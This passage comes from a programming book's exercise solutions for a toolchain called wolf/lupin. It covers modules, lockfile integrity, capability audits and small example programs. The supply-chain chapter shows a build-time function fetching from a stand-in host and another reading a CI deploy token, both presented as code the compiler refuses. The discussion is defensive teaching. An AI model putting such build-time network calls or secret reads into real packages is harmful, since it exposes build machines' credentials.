With `widest.lu`'s marker removed, running `sum.lu` refuses:

```
console
$ lupin sum.lu
sum.lu: E0302: the name `main` is defined twice in this module (defined
again in `./widest.lu`); file boundaries create no scopes (D32) — two
```

```
separate programs sharing a directory each mark themselves `//! member:
false` (D59) [mod.dup] at 1:4
```

The marker is a property of the *file*, not of the invocation: an unmarked sibling defaults to membership in whatever module the entry anchors, so the bare `widest.lu` joins `sum.lu`'s module and brings its `main` along. The diagnostic lands on the marked program because that is the program you ran — its module is where the collision happened. E0302's hint says "each mark themselves" with "each" doing real work: standalone-ness is declared per file, never inferred from a neighbor's declaration.

Exercise 22-12. §22.1

Exercise 22-12 *(comprehension + extension · lupin)*. In `ch22/clash/`, the `labels` module is two files — `upper.lu` and `banner.lu` — and both define `pub fn title`. Predict the diagnostic before running (22-3 is the same law; what differs here?). Then fix it in a copy *without deleting either file*, and say what the fix's choices were.

Solution. Before:

```
console
$ lupin clash/main.lu
clash/main.lu: E0302: the name `title` is defined twice in this module
(defined again in `clash/labels/upper.lu`); file boundaries create no
scopes (D32) — two separate programs sharing a directory each mark
themselves `//! member: false` (D59) [mod.dup] at 3:14
```

What differs from 22-3 is only where the union happens: these two files are members of a *named* module rather than the entry's own, and the module's namespace is still the union of its files, so the second `title` is a duplicate wherever it sits. The `member: false` hint in the message is a red herring here, on purpose — these files are not two programs, they are two halves of one module with one name too many. After, `ch22/unclashed/` renames `banner.lu`'s function to `banner`:

```
console
$ lupin unclashed/main.lu
== wolf ==
** wolf **
```

The choices were exactly two, because the collision is one name with two owners: rename one function (taken), or merge the two spellings into one file under one `title` with a parameter. Moving `banner.lu` to another directory is not a fix — it is a new module, and callers would have to know which spelling lives where, which is the coupling the rename avoids.

Exercise 22-13. §22.2

Exercise 22-13 *(spelunking · wolf)*. 22-6 argued from the export hash; now hold it in your hands. Run `wolf interface` on 22-9's `tokens` module, add a private helper to the file, and run it again. Two things to explain from the output: why the hash did not move, and why

no `W0313` stands beside it. Then delete the module's `///` lines and run it a third time — say what changed and what did not.

Solution. Both runs, one item and one number between them:

```
console
$ wolf interface ./wordcount/tokens/tokens.lu
module pkg :: (root)
  wolfi v0 · toolchain 0.2.29 · edition v1
  export_hash
05a012a2ca47c85fc47f13e7e2c80930951ae8c59a84d1631ca8844e71669f3c
  pkg_hash
05a012a2ca47c85fc47f13e7e2c80930951ae8c59a84d1631ca8844e71669f3c
  deps: (none)
  items:
    [0] pub split_words — fn split_words(text: str) -> prelude.List[str] ·
regions (-) -> ρ_caller
```

After `fn spare() -> int { 0 }` is appended, the output is byte-identical: the hash digests the `pub` surface alone, `spare` is private, and a private item is invisible to the number for the same reason it is invisible to importers. (The doc comments on the `pub` items do not move the hash either — contracts travel with the interface, but the digest is over the signatures.) Nothing warns, because `split_words` carries its `///` contract; delete the `///` lines and `W0313` arrives on standard error — "exported, but undocumented", with the note that an item not worth documenting is rarely worth exporting — while both hashes stay byte for byte what they were. That pair is the whole lesson: the warning and the hash are the same doctrine at two strengths, and they are checking different halves of it. The module's public face is a contract; the hash makes its *shape* checkable and moves only when the shape moves; the doc comment is where its *meaning* goes, and nothing but a warning can ask for that.

Exercise 22-14. §22.3

Exercise 22-14 *(design)*. 22-9′s `tokens` exports one function; its `index_of` helper in `tally` is private; 22-10′s `ops` exports `apply` and nothing else. State the rule these three choices follow, then argue against the tempting alternative: why not export the helpers too, since a future caller might want them? Name what every `pub` costs its module under 22-6′s hash, and when the answer flips.

Solution (discussion): the rule is the interface chapter's — export what callers need to do their job, keep everything whose *shape you* might change. *Every* `pub` widens the export hash: it becomes a signature importers may depend on, a name W0313 wants documented, a row in every future "can we change this?" conversation, and — under 22-6′s proof — a thing whose alteration is *visible* in the number. The speculative export costs all of that now against a caller who may never arrive; and when that caller does arrive, promoting a private helper to `pub` is a one-line diff whose hash change tells the truth about what happened. The answer flips when the helper *is* the product — a utility module whose whole reason is its helpers — and the honest test is whether you can write the `///` contract W0313 asks for without the word "internal" in it.

Chapter 23

Exercise 23-1. §23.1

Exercise 23-1 *(comprehension · prose)*. The manifest §23.1 prints, which is a real file in the book's fixtures:

```
wolf
pkg {
    name:    "den/logsearch",
    version: "0.1.0",
    edition: "1",

    deps: {
        rows: { path: "../rows" },
    },
}
```

Answer from the file alone: what may this package do to the machine that builds it, what may it do to the machine that runs it, and which of those two answers required reading anything other than this file?

Solution: to the building machine, nothing beyond compilation, and that answer needed no reading at all: the manifest is data, there is no script section to audit, and D33 means no other file can smuggle one in. To the running machine, the manifest declares no `capabilities`, which is the empty set, so no `net`, no `fs`, no `env`; chapter 24 covers what enforces that. The second answer needed one more file, and only one: `../rows`'s own manifest, because `effective` capabilities are the union over the graph and a dependency may declare what you did not. `wolf audit` reads that union for you, which is the mechanical version of this exercise.

Exercise 23-5. §23.3

Exercise 23-5 *(comprehension · prose)*. An upstream author force-pushes tag `v1.4.0` of `den/rows` so the same version name now serves different bytes. Walk the failure: what does your `wolf.sum` notice, what does the build do about it, and what would you have to run to tell wolf the change was intended? Then answer the pointed one: what does `wolf.sum` *not* protect, and who is exposed to that gap?

Solution: the ledger recorded a `b3:` digest over the dependency's source tree the last time a human fetched it. The next build re-derives that digest, finds a different number, and refuses with E1506: "the bits on disk are not the bits the ledger witnessed". Nothing is guessed and nothing is trusted except the hash: the tag is a name, the digest is the content, and the build compares content, which is why a moved tag is a broken build rather than a silent substitution. Telling wolf the change was intended is one command, `wolf update`, and the point of making it a command is that it produces a reviewable diff: the new digest lands in `wolf.sum` where a human signs off on it.

The gap: `wolf.sum` is a memory, so it protects only what it has already seen. The first-ever fetcher of a poisoned version has no recorded digest to compare against: they hash the

malicious bytes and record them as the truth. That is the boundary of what a per-project witness can do, not a flaw in the ledger, and closing it needs a record the whole world shares rather than one your project keeps. Content addresses and an append-only record of published versions are the designed answer; the guarantee a reader can rely on is the narrower one: bits cannot change under you without the build saying so.

Exercise 23-6. §23.1

Exercise 23-6 *(spelunking · wolf)*. Run `wolf tree` and then `wolf why` on a project with one dependency, and then run `wolf why` for a name that is not in the graph. Report all three exit codes, and say what the third one is for.

Solution. Real runs, in the `shelf` fixture §23.1 prints:

```
console
$ wolf tree --dir app
capability tree (I13)
den/logsearch 0.1.0 (root) caps=[]
└── rows 1.4.0 caps=[]
effective: []
$ echo $?
0
$ wolf why rows --dir app
den/logsearch (root) -> rows 1.4.0
$ echo $?
0
$ wolf why ghost --dir app
wolf why: `ghost` is not in the resolved graph
$ echo $?
1
```

`wolf why` for an absent name is a finding, not a usage error, and exit 1 is what a finding gets. That makes both directions scriptable: `wolf why X` succeeding means X is in your build, and failing means it is not, which is a one-line check in a pipeline, not a grep over a tree.

Exercise 23-8. §23.3

Exercise 23-8 *(design)*. Wolf's determinism has a price: your users do not receive a dependency's bug fixes until you raise a minimum by hand. A colleague calls this a security liability and wants ranges back. Take wolf's side without dodging the liability: name the mechanism that answers it and the reason auto-upgrading is the wrong layer for the answer.

Solution (discussion): concede the fact. When versions move only because a human moved them, a fix you have not asked for is a fix you do not have. The mechanism that answers it is advisory tooling above the resolver: an audit that reads your build list against a vulnerability feed and *tells you* which minimums to raise turns upgrades into reviewed, attributable diffs (one line in `wolf.pkg`, one entry in review history). Auto-upgrade answers at the wrong layer because it converts every upstream publish into an unreviewed change to your shipped artifact: the same channel that delivers a fix delivers a compromise (chapter 24′s event-stream is the canonical case: the malicious version arrived as a routine compatible upgrade

nobody read). Determinism does not slow the urgent fix; raising a minimum is one edit. What it removes is the *silent* path, and silent is what the attacker was renting.

Chapter 24

Exercise 24-1. §24.1

Exercise 24-1 *(spelunking · prose)*. The event-stream incident (2018), from §24.1's sourcing: a maintainer handed a popular npm package to a volunteer, who shipped a version whose install-time and runtime code targeted a specific downstream wallet application. List the three legs the attack stood on (distribution, execution, and concealment) and for each leg, name the wolf mechanism from this part of the book that removes it or forces it into the open, with one sentence on the residue each mechanism cannot remove.

Solution: distribution. A compatible-version publish flowed automatically to downstreams; MVS (chapter 23) removes the automatic part, since a new version reaches you when you raise a minimum, as a reviewable diff. Residue: you can still raise it without reading. Execution. Install scripts ran arbitrary code on every fetching machine; the covenant deletes the phase (D33: no scripts), and the comptime sandbox refuses ambient reach at build time (24-4, 24-5 below). Residue: *runtime* malice in code you call remains possible, which is what capabilities are for. Concealment. The payload hid in a minified transitive dep nobody read; capability manifests plus `wolf audit` (see 24-6) make "this dep now wants `net`" a surfaced diff instead of archaeology. Residue: a malicious payload *within* already-granted capabilities. Together the three residues are the covenant's shape: the attack surface shrinks to the part a human must still review, and that part becomes small enough to review.

Exercise 24-2. §24.1

Exercise 24-2 *(comprehension · prose)*. Left-pad (2016) took thousands of builds down without executing a byte of anyone's code. State what kind of failure it was, why the comptime sandbox is irrelevant to it (the pointed half of the question), and which chapter-23 artifacts answer it instead.

Solution: an availability failure. A published name was withdrawn and every build that resolved it fresh broke. The sandbox is irrelevant because nothing malicious ran; no amount of execution policy helps when the failure is *absence*. The answers are chapter 23's: the immutable registry and transparency log (a published version cannot be unpublished into a lie), the local module cache, and vendoring for the paranoid tail. Distinguishing "code I must not trust" from "infrastructure I must not depend on" is the exercise; conflating them is how teams buy a sandbox and still go down on a Tuesday.

Exercise 24-3. §24.1

Exercise 24-3 *(comprehension · prose)*. `build.rs` is the mechanism §24.1's third paragraph indicts. Name three legitimate jobs build scripts do in the Rust ecosystem, and for each, the covenant- compatible replacement this part of the book offers. Then name the job for which the honest answer is "v1 cannot vendor that" (§24.4's subject).

Solution: for code generated from a schema, comptime evaluation over the schema *as a declared build input* (chapter 18's refusal note points there, and the package manifest is where the declaration lives). For platform facts, target metadata in the manifest and comptime conditionals over the declared target, not probes of the build host. For compiling and linking a bundled C library, the declarative recipe layer for the common shapes, and pre-built artifacts through the membrane (chapter 9) for the rest. The honest residue: the autotools-shaped dependency whose build is itself a Turing-complete configuration program. `./configure` logic cannot be declared, only executed, and v1 refuses to execute it. That refusal is priced in §24.4, not hidden.

Exercise 24-4. §24.2

Exercise 24-4 *(comprehension · wolf)*. The dependency that phones home at build time, spelled as directly as wolf's syntax allows. Predict the E-code and *which of the catalog's two refusal* reasons *the diagnostic will cite (they differ by capability, as* chapter 18 sorted them):

```
wolf
comptime fn latest_ad() -> str {
    net_fetch("https://deps.example.test/banner")
}
```

Solution: E0701, and the confinement reason. The diagnostic's first note says so in those words, and names the scenario outright: `wolf add` must never mean arbitrary code talks to the network with your credentials. It arrives from the type checker, at the call inside the `comptime fn`, with a second span at the `const` that entered the evaluation. The sample is `ex24-4.lu` and CI checks it as a `fail(E0701)` with a reviewed snapshot, so the exact text is verified even where it is not printed.

The rejection lands before anything runs, which is what the covenant promises.

Exercise 24-5. §24.2

Exercise 24-5 *(comprehension · wolf)*. The build step that reads your CI secrets: `env_var("CI_DEPLOY_TOKEN")` inside a `comptime fn`. Predict the refusal reason this one cites, and note before running that 18-6 filed environment reads under one reason, while the diagnostic gives this capability a compound answer.

Solution. The environment gets both barrels: the note reads "determinism and confinement", because environment contents differ per machine *and* may hold secrets. That is the compound answer the stem warns about: chapter 18's exercise 18-6 asks a reader to sort a clock read, a network fetch, and an environment read under the catalog's two categories, and the catalog files the environment under confinement while the diagnostic for this capability names both. Both are right about different things: the category is what the rule is *for*, and the note is why this particular intrinsic is refused. The sample is `ex24-5.lu`, checked as a `fail(E0701)` with its own snapshot.

The scenario this kills is the one event-stream normalized: code you did not read, running at build time, in possession of what your CI knows. Here that code does not get to run at all.

Exercise 24-6. §24.3

Exercise 24-6 *(comprehension · wolf)*. Take a project with one dependency whose manifest declares no capabilities, record the world with `wolf update`, then edit the dependency's manifest to declare `net` and run `wolf audit --ci`. Report the exit code and the line that produced it. Then say which artifact held the *previous* answer, and what would have happened if that artifact had been refreshed first.

Solution. The walkthrough, in a project shaped like §23.1's:

```
console
$ wolf update --dir app
wolf update: wolf.sum refreshed (1 entry)
$ wolf audit --ci --dir app
capability tree (I13)
den/logsearch 0.1.0 (root) caps=[]
└── regex 2.2.0 caps=[net]
effective: [net]
  net: regex — declared (nothing in its code reaches it)
wolf audit: `regex` ACQUIRES capability `net` (was not in wolf.sum)
wolf audit: capability acquisition detected — refusing (--ci)
$ echo $?
1
```

Exit 1, from the ACQUIRES line: a text-matching library now wants the network, and `--ci` treats acquisition as a finding rather than news. The artifact holding the previous answer is `wolf.sum`: its last field is the capability set, recorded the last time a human accepted the world. That is why the ordering in the tool is not an accident: `wolf audit` reports the diff *before* any verb rewrites the ledger, so refreshing first destroys the evidence. Run `wolf update` before you audit and the ledger now says `caps=net`, the diff is empty, the gate passes, and the only trace of the change is a line in a file you did not read. The gate is only a gate while the ledger is behind you.

The question the failing build forces is not "is this library malicious" (that has no answer you can reach) but "what, concretely, will you do with `net`". The upgrade will have a plausible reply ready, and the most plausible one ("it downloads updated Unicode tables") is exactly the one to refuse: it moves data acquisition from publish time, where the tables are baked into a hashed artifact anyone can audit, to run time on your machines with your network.

Exercise 24-7. §24.4

Exercise 24-7 *(design)*. Pick the strongest real case against the covenant: a widely-needed C library whose build is a thicket of `./configure` feature detection (the class §24.4 names as what v1 cannot vendor). The maintainer of a wolf wrapper asks for "one escape hatch: a sandboxed build script, network off, fs jailed to the package directory." Argue the refusal, then state what the covenant's answer costs this maintainer in practice and why the line holds anyway.

Solution (discussion): the sandboxed-script hatch fails on three grounds. Precedent: the moment one package may run a jailed script, every audit answer degrades from "packages

cannot run build code" to "packages cannot run build code except the ones that can," and the exception list becomes the attack surface. Fidelity: a jail tight enough to keep the covenant's promises (no host probes, no environment reads) breaks `./configure` anyway, because host-probing is that program's entire method; the hatch would be both dangerous and useless. Determinism: feature detection's *output* depends on the build host by design, which is the reproducibility hole D33 closed. The real cost lands on the maintainer: they must pre-build artifacts per target (chapter 9′s membrane consumes them), or translate the feature matrix into declared target metadata by hand. That is genuine, unglamorous work, borne by the few. The line holds because the alternative distributes a worse cost to everyone else: every consumer of every package re-auditing what build-time execution might do. The covenant prices the pain onto the package that has the exotic build, and keeps the ecosystem's default trustable by reading a manifest.

Exercise 24-8. §24.3

Exercise 24-8 *(comprehension · prose)*. "It's only a dev-dependency": a teammate waves through a test-helper package whose new version adds comptime code, on the grounds that it ships nothing to production. Locate the two errors, using this chapter and one fact from chapter 18.

Solution: error one. Build-time compromise does not care about shipping: comptime code in any dependency evaluates inside your build, on your CI, where the credentials live (the sandbox is what stands between them, and 24-5 showed it holding, but the *audit* question "why does a test helper now need comptime at all" remains a human's to ask). Error two. Test code runs with your project's full runtime capabilities every time CI executes the suite, and its output gates merges; code that can fake a green check ships things to production without ever being in the artifact. The chapter-18 fact that anchors both: comptime is ordinary wolf evaluated by the compiler, so there is no "harmless phase," only phases with different blast radii. Dev-dependencies are dependencies; the qualifier names their schedule, not their trust level.

Chapter 26

Exercise 26-1. §26.5

Exercise 26-1 *(fingers · wolf)*. Build `count` as printed and run it. Then put a tab in the middle of `one.txt`'s first line and predict all three numbers before running it again.

Solution. `ex26-1.lu`, which is the chapter's `tally` with the tab in place of a space. Predict: nothing moves. A tab is a word separator in exactly the way a space is (both are arms of the same `match` pattern), and it is one byte, as a space is:

```
console
$ lupin ex26-1.lu
       2       6      31 one.txt
```

Two lines, six words, thirty-one bytes: the same three numbers §26.1 prints. The prediction is the exercise: `32 | 9 | 10` is one arm, so the three characters are one concept, and a reader who has understood that arm knows the answer without running anything.

Exercise 26-2. §26.5

Exercise 26-2 *(comprehension · lupin)*. `tally` counts a word every time it crosses from *between* to *inside*. Predict `lines`, `words`, and `bytes` for the text `"a  b\n\nc"` (two spaces, a blank line, no trailing newline) and name which of the three people get wrong.

Solution. `ex26-2.lu`. The answer is `2 3 7`:

```
console
$ lupin ex26-2.lu
       2       3       7 -
```

Seven bytes: `a`, two spaces, `b`, two newlines, `c`. Three words: the two spaces are one gap, not two, because the second one finds `inword` already false. And two lines, which is the number people get wrong: there are three *rows of text* and only two newlines, and this counter counts newlines. `wc` does the same thing for the same reason, and the reason is that a "line" without a terminator is a judgment call while a newline is a byte.

Exercise 26-3. §26.5

Exercise 26-3 *(extension · wolf)*. Give `count` a bytes-only mode: a second row function that prints the byte column alone, and a `bool` at the top of `main` that chooses between them. Then say what the same option costs in the C twin, and count the lines.

Solution. `ex26-3.lu`. The wolf side is four lines: a `bytes_row` function and one `if` at the call site.

```
console
$ lupin ex26-3.lu
      31 one.txt
```

The C twin costs about the same *for the printing* (a second `row`-like function is four lines there too) and then costs more for the choosing, because the flag has to reach `main`'s loop from wherever it was decided. In our twin the choice is a local `int`, so it is one more declaration and one more `if`: call it six lines against four. The win is small because most of the difference in this chapter's totals is not in the parts that print things.

Exercise 26-4. §26.5

Exercise 26-4 *(comprehension · wolf)*. Narrow `count_file`'s row to `Tally ! {not_found, denied}` and predict the diagnostic's code and the tags it names, before running it. Then write the full row out by hand and check that it and `-> !Tally` accept the same program.

Solution. `ex26-4.lu`. The code is E0602, and the tags it names are the two that are left: `io` and `utf8`. The prediction to get right is that the diagnostic reports what is *missing* rather than what is present, and that it prints the corrected row for you:

```
console
$ wolf conform-run ./ex26-4.lu
error[E0602]: this can also fail with `io`, `utf8`, which `count_file`'s
row does not include
 --> ./ex26-4.lu:7:16
  |
6 | fn count_file(name: str) -> Tally ! {not_found, denied} {
  |                            ------------------------------ the receiving
row is declared here
7 |     let text = fs_read_text(name)?
  |                ^^^^^^^^^^^^^^^^^^ the missing tags escape here
  |
  = note: rows compose by union: `?` re-tags errors into the wider row by
injection — there is no
    conversion to write, only tags to admit.
help: extend the row with `io`, `utf8`
  |
6 | fn count_file(name: str) -> Tally ! {not_found, denied, io, utf8} {
  |
```

Write the four tags out and the program compiles; `-> !Tally` compiles the same program, because the inferred row *is* the union the `help:` line printed. The choice between them is documentation, not semantics: spell the row when the set is part of your interface, and infer it when the function is internal and the caller is going to widen it again anyway.

Exercise 26-5. §26.5

Exercise 26-5 *(spelunking · wolf)*. Add a third name that does not exist, run the program, and read the exit status. Then read the E0602 note above in full and explain, in two sentences, why the C's `-1` needs a convention and a row does not.

Solution: the run reports the missing name on standard error, prints the rows for the two files that opened, prints the total, and exits 1:

```
console
$ wolf build count.lu && ./count
       2       6      31 one.txt
       1       1       6 two.txt
count: cannot open gone.txt
       3       7      37 total
$ echo $?
1
```

The complaint lands between the last file row and the total, which is where the name was in the list: the two streams are separate but they are written in program order.

The two sentences: `-1` needs a convention because it is an ordinary value of the return type, so the *only* thing that makes it mean "failure" is an agreement between the author of `count` and the author of `main`, an agreement no part of the program states and nothing checks. A row needs no convention because the failure is not a value of the success type at all: `Tally ! {…}` is a different type from `Tally`, the compiler will not let a caller read

one as the other, and E0602 is that rule being enforced across a call boundary rather than remembered across one.

Exercise 26-6. §26.5

Exercise 26-6 *(design)*. `count` reads each file whole. Sketch the version that does not: `fs_open`, a loop of `fs_read` over fixed-size chunks, and a state machine that survives across chunk boundaries. Name the one thing that gets harder, and say whether you would pay one call to avoid it.

Solution (discussion): the shape is `let fd = fs_open(name)?`, then a loop of `fs_read(fd, 8192)` until it answers the `eof` tag, feeding each chunk to a `tally` that takes the running `Tally` and the `inword` flag as parameters and returns both, because the machine's job is to carry state across bytes and the bytes now arrive in batches. `defer fs_close(fd)` on the line after the open, so the descriptor closes on every path out.

The thing that gets harder is not the state machine. It is the chunk boundary: `fs_read` hands back a `str`, a `str` is UTF-8, and a fixed-size read can land in the middle of a multi-byte code point. The whole-file read never has that problem because a file is a whole document; a chunked reader either has to be handed bytes, not text, or has to keep the tail of each chunk until the next one completes it.

Would we pay one call to avoid it? For `count`, honestly, yes. Write the chapter's version first; write the chunked one the day somebody points a 40-gigabyte file at it. The general answer is the one §26.5 gives: know which of the two you copied.

Chapter 27

Exercise 27-1. §27.5

Exercise 27-1 *(fingers · lupin)*. Add `%` to the dispatch. Then predict what your arm does for `7 0 %` before you run it, and say whether you had to write anything the `/` arm did not already show you.

Solution. `ex27-1.lu` (excerpt). Two edits: `37` joins `is_operator`'s list of bytes, and a `37 =>` arm joins the `match` with the same zero guard the `47` arm has:

```
wolf
...
    b == 43 || b == 45 || b == 42 || b == 47 || b == 37
...
                37 => {
                    if b == 0 { return DivZero }
                    a % b
                },
...
```

```
console
```

```
$ lupin ex27-1.lu
2
error: division by zero
```

`17 5 %` is 2. `7 0 %` returns `DivZero`, and the prediction to get right is that it has to be *written*: a modulo by zero is the same defined fault division by zero is, so the guard is not optional, and nothing about `%` made a new kind of problem. That is the answer to the second half: no, the `/` arm showed you everything. Adding an operator to this calculator costs one byte in `is_operator` and one arm.

Exercise 27-2. §27.5

Exercise 27-2 *(comprehension · lupin)*. `eval` returns `Empty` for both an underflowing operator and an expression that leaves two values on the stack. Predict the output for the three lines `3 +`, `3 4`, and `` `3 4 + 5` ``, and then argue whether one tag for two situations is the same mistake §27.1 accused the C of making.

Solution. `ex27-2.lu`. All three are `Empty`:

```
console
$ lupin ex27-2.lu
error: the stack does not hold two operands
error: the stack does not hold two operands
error: the stack does not hold two operands
```

`3 +` underflows: one operand, two wanted. `3 4` and `3 4 + 5` both finish with two values on the stack, so `stack.len != 1` fires.

Is that §27.1's mistake? No. The C's fault is that `0.0` from a failed `pop` is *indistinguishable* from a successful answer*: the error and the success share a* representation, and a caller who forgets to look cannot tell them apart. Here the error is a tag: a caller cannot read it as a number, cannot forget it, and cannot get an answer out of a failed line. The complaint against this program is a smaller one: the message is imprecise, because one tag is doing two jobs and its text has to cover both. That is a wording problem with a wording fix, and 27-3 is the fix.

Exercise 27-3. §27.5

Exercise 27-3 *(extension · lupin)*. Give `Empty` a payload: which operator ran out of operands, and how many it found. You will have to change the row, the two `return`s, and one match arm. Say what told you each one.

Solution. `ex27-3.lu`. A second payload struct, `` `Short { op: str, found: int }, `and` Empty `becomes` Empty(Short) `in` eval`‘s row:

```
console
$ lupin ex27-3.lu
error: `+` wanted two operands and found 1
error: `end of line` wanted two operands and found 2
5
```

What told you each edit: the row, because the tag's spelling changed and a row lists spellings; the `returns`, because `return Empty` no longer typechecks once `Empty` carries a payload, and the compiler names each one; and the match arm, because `Empty =>` no longer binds anything the handler can print and `Empty(s) =>` does. Three edits, all three demanded by a type, which is the reason the row is written down.

Note the last-line case borrowing the word `op` for `"end of line"`. That is honest but slightly forced, and it is a real design question: two different failures are still sharing a tag. Splitting them into `Underflow(Short)` and `Leftover(int)` is one more row entry and one more arm, and it is the version to write if this were a real calculator.

Exercise 27-4. §27.5

Exercise 27-4 *(comprehension · lupin)*. Feed it `007` and `-0` and `- 3`. Predict all three results before running, then explain which of the three is handled by `strip_prefix` and which by `words()`.

Solution. `ex27-4.lu`:

```
console
$ lupin ex27-4.lu
7
0
error: the stack does not hold two operands
```

`007` is 7: the digit loop multiplies by ten and adds, and leading zeros add nothing. `-0` is 0: `strip_prefix("-")` takes the sign, the body `0` parses to zero, and `0 - 0` is 0 (there is no negative zero in `int`, which is one of the quiet advantages of not being `double`). `- 3` is the interesting one: `words()` cut it into two tokens, so the `-` is an operator with nothing under it, and the answer is `Empty`.

So: `strip_prefix` handles the sign that is *attached*, and `words()` decides what "attached" means. That division is why the wolf column needs no `ungetch`, and this exercise is the smallest program that shows it.

Exercise 27-5. §27.5

Exercise 27-5 *(spelunking · the C twin)*. Take a census of `broken` in `rpn.c`: count the places that can set it and the places that read it, and write down the line numbers. Then take the same census of the wolf column's failure surface: where a tag can be produced, and where one is handled. Say what the two ratios tell you.

Solution. In `samples/contrast/rpn.c`, `broken` is declared at line 35 and raised at five sites: 43 (`push` overflow), 53 (`pop` underflow), 69 (`ungetch` overflow), 130 (division by zero) and 146 (unknown command). Three of them are in functions that have no other way to report anything. It is read once, at line 136, in the `'\n'` arm, and cleared once at 142 so the next line starts fresh. Five raises, one read, and the read is more than eighty lines and three functions away from the furthest raise.

In the wolf column, a tag is produced at nine `return`s across `number` and `eval`, and every one of them arrives in exactly one place: the `match err` in `main`. Nine produce sites, one handle site, no reset: there is no state to clear, the failure having been the value.

The ratios look similar and they are not the same fact. The C's one read is a *choice*: it is where the author decided to look, and the compiler would have been equally happy with none. The wolf column's one handler is a *requirement*: `eval` returns `int ! {…}`, so `main` cannot get an `int` out of it without either handling the row or propagating it, and if the row grows a tag the handler stops compiling. One read by convention, one read by type.

Exercise 27-6. §27.5

Exercise 27-6 *(extension · lupin)*. Add two stack words that are not operators: `dup` duplicates the top value, `swap` exchanges the top two. Neither touches `number` or the `match`. Predict what `7 2 swap -` evaluates to before you run it.

Solution. `ex27-6.lu`. Two branches ahead of the `!is_operator(tok)` test, each with the length guard the operators already use:

```
console
$ lupin ex27-6.lu
9
-5
```

`3 dup *` is 9. `7 2 swap -` is `-5`, and the prediction to get right is the direction: `swap` leaves `2` under `7`, so the subtraction is `2 - 7`. Neither word needed a new tag, a new payload, or a change to the dispatch, because a stack word that only moves values around cannot fail in a way the `Empty` tag does not already cover.

Exercise 27-7. §27.5

Exercise 27-7 *(design)*. Wolf's stack holds `int` and K&R's holds `double`. Argue the other choice: what would the wolf column have to give up to work in `f64`, what would it gain, and where in this chapter would the text have to change?

Solution (discussion): what it gains is obvious and real: `7 2 /` becomes 3.5, and a calculator that cannot divide is a strange calculator. What it gives up is `number`. The digit loop that ends `n * 10 + (b - 48)` produces an `int` and there is no conversion from that `int` to an `f64`, so a floating-point `rpn` cannot reach its operands through the same scan: it needs a parser that builds a mantissa and an exponent, or a library function that turns text into a float. That is a substantially bigger `number`: a fractional part, an optional exponent, and a decision about what to do with `1e400`.

The text that would change: §27.2's paragraph about the stack's type; §27.3's claim that ten lines of digit loop is a fair trade; and §27.4's closing accounting, which currently says the `int` costs exactly one division. The comparison with `getop`'s 28 lines would also get closer, because most of what makes `getop` long is that it is a *number* parser, not a tokenizer.

The defensible position is the one the chapter takes, stated as a choice rather than as a virtue: this calculator does integer arithmetic, and if you want fractions you are writing the parser.

Exercise 27-8. §27.5

Exercise 27-8 *(design)*. Sketch the REPL: read a line, evaluate it, print the answer, and stop at end of input. `read_line()` returns `str ! {eof, io, utf8}`, so name the loop's exit condition, and then say what the calculator would have to remember between lines for `x 3 +` to mean anything, and what shape that memory wants to be.

Solution (discussion): the loop is `let line = read_line() else |_| { break }` inside a `while true`, and the exit condition is the `eof` tag: "input ended" is a failure tag here, not a sentinel line or a null. It is the §27.1 argument arriving from the other direction: end of input is not an empty string, so it cannot be confused with one.

For `x 3 +` to mean anything the calculator needs a name-to-value table that outlives a line. The shape that wants is a `Map[str, int]` threaded through `eval` as a `mut` parameter: one more parameter, one more branch in the token loop (a token that is neither an operator nor a number is a variable), and one more tag (`Unbound(Bad)`) for a name nobody has assigned. Assignment wants a syntax decision: `x 3 !` in the K&R style, or a leading `let`, or `=` as an operator that pops a value and a name.

The honest note about *this* toolchain: `Map` is a name the prelude knows and neither implementation carries a signature for, so the table above is a sketch rather than a program. An association list (two parallel `Lists` and a linear scan) is what a reader can build with the chapters so far, and for a calculator's variables a linear scan over a dozen names is not the part that runs slowly.

Chapter 28

Exercise 28-1. §28.5

Exercise 28-1 *(fingers · lupin)*. Build the tree as printed and run it. Then add a word that sorts before `moon` and one that sorts after `wolf`, and predict where each appears in the output before you run it.

Solution. `ex28-1.lu`, with `zebra apple` added to the text. The prediction: `apple` first and `zebra` last, whatever order they arrive in.

```
console
$ lupin ex28-1.lu
   1 apple
   1 moon
   1 runs
   3 the
   1 watches
   2 wolf
   1 zebra
```

`zebra` was read before `apple` and prints after it: the in-order walk reports the tree's *shape*, and the shape came from `strcmp`-style comparison, not from arrival. `apple` became the left-most leaf and `zebra` the right-most, and neither insertion touched a node it did not have to.

Exercise 28-2. §28.5

Exercise 28-2 *(comprehension · lupin)*. `add` compares with `` `w < n.word `on str. Predict the order of` Wolf, wolf, WOLF, `and` wolfs` `` in the output *without* the `.lower()` call, and say which two of the four end up as one node once `.lower()` is back.

Solution. `ex28-2.lu`. Four distinct words, four nodes, ordered by bytes:

```
console
$ lupin ex28-2.lu
   1 WOLF
   1 Wolf
   1 wolf
   1 wolfs
```

`WOLF` before `Wolf` before `wolf` because `str` compares byte by byte and ASCII puts every capital before every lowercase letter (`O` is 79, `o` is 111). `wolf` before `wolfs` because a prefix sorts before what extends it. Put `.lower()` back and three of the four collapse into one node with a count of 3, and `wolfs` stays where it is: it is a different word in every case folding.

Byte order is not alphabetical order, and chapter 2 says so plainly. `lower()` is enough for ASCII words and it is not a collation.

Exercise 28-3. §28.5

Exercise 28-3 *(extension · lupin)*. Add a `-n` mode: print the words in descending order of count instead of alphabetically, with ties broken alphabetically. The tree is already sorted by word, so the shape of the answer is a second pass. Say what you collect on the first pass, and what it costs in lines.

Solution. `ex28-3.lu`. The first pass is `collect`, an in-order walk that pushes each node's word and count onto two parallel `Lists`, so it arrives already sorted alphabetically, which makes the tie-breaking free. The second pass is a selection walk: `next_after` finds the largest remaining `(count, word)` after the last one printed, which needs no mutation of either list.

```
console
$ lupin ex28-3.lu
   3 the
   2 wolf
   1 moon
   1 runs
   1 watches
```

The cost is 35 lines of code: six for `collect`, sixteen for `next_after`, and thirteen for the driving loop and its two lists. That is a real number and it is bigger than it should be. The reason: the obvious implementation marks each printed entry in a `List[bool]` and skips

the marked ones, and writing a single element of a list is not something this toolchain does, so the selection carries a cursor (`the last pair printed`) instead of a mark. The cursor version is arguably the better program anyway, since it allocates nothing per iteration, but it is not the one a reader would reach for first.

Exercise 28-4. §28.5

Exercise 28-4 *(comprehension · lupin)*. Delete the `is_empty()` guard in `walk` and predict the exact failure: which trap kind, which exit code, and at which of the two `walk` calls. Then check it.

Solution. `ex28-4.lu`, with `walk(n.left[0])` unguarded. The prediction: a `bounds` trap, exit 3, at the *left* call, and it fires on the first leaf the walk reaches, before anything is printed at all.

```
console
$ lupin ex28-4.lu
